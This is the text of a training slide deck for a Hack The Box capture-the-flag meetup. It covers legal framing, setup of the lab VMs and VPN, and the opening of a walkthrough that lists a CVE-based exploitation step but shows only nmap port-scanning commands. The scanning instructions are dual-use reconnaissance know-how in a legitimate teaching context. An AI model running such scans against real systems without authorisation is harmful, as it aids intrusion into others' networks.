0x06 Hack The Box Meetup Onsite @ GOHack24

If you haven't received the HTB invitation yet:

https://forms.office.com/r/zJmTksWV7s

Hack The Box Meetup Onsite @ GOHack24

09:30 – 10:00	Intro & Setup
10:00 – 10:45	Hacking / Walkthrough
10:45 – 11:00	Break
11:00 – 12:00	Hacking / Walkthrough
12:00 – 12:15	Ending
12:15	Lunch ☺

Admin

- Wi-Fi: **FFHS Gleisarena Gast**
- Pictures ok/nok?
- Slides: https://slides.hackingnight.ch

Hosts

Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom

Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology

Acknowledge there is no 100% security

Find Vulnerabilities

Contradict all Assumptions

Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorised access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics

Gamification

Capture the Flag (CTF)


Hacking Competition

(warning: addictive)

HACKTHEBOX

419 virtual machines (boxes)


Hacking Setup



https://github.com/antoinet/virtualab


Kali VMs in the Cloud

Remote Access via Browser



Connection to Attacker Machine

1. Visit **remote.hackingnight.ch**
2. Login with username **kali-X**
3. Password **gohack24-X**




Configure VPN

1. Download VPN profile to your downloads folder

2. Open a terminal and execute:

```
$ cd Downloads
$ sudo openvpn <xxx>.ovpn
```



Tips for the Browser-Based VM

- @-Symbol:
  - Alt-Gr = Ctrl-Alt
  - Ctrl-Alt 2


- Copy-Paste from the Host:
  - Press Ctrl-Alt-Shift
  - Paste or copy selection in the text field

Walktrough: Pilgrimage

1. Network Scanning
2. Forceful Browsing / Fuzzing / Web Enumeration
3. Source Code Analysis
4. Exploitation: CVE-2022-44268

#1 Network Scanning & Service Enumeration

Application	Provides **network services** to applications	HTTP, FTP, SMTP, SSH, etc.
Transport	Ensures **reliable data transfer** between devices	TCP Port 1337
Internet	**Routing** of data packets within and between networks	IP Address 203.0.113.45
Network Access	**Physical Transmission** of Data • Ethernet (LAN cable) • Wi-Fi	MAC Address 48:2C:6A:1E:59:3F



TCP Ports

Numerical identifiers used to distinguish different services on a host.

16bit range from 0-65535

Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

Advanced nmap options

Minimal rate (≥ packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Scan all (65535) ports

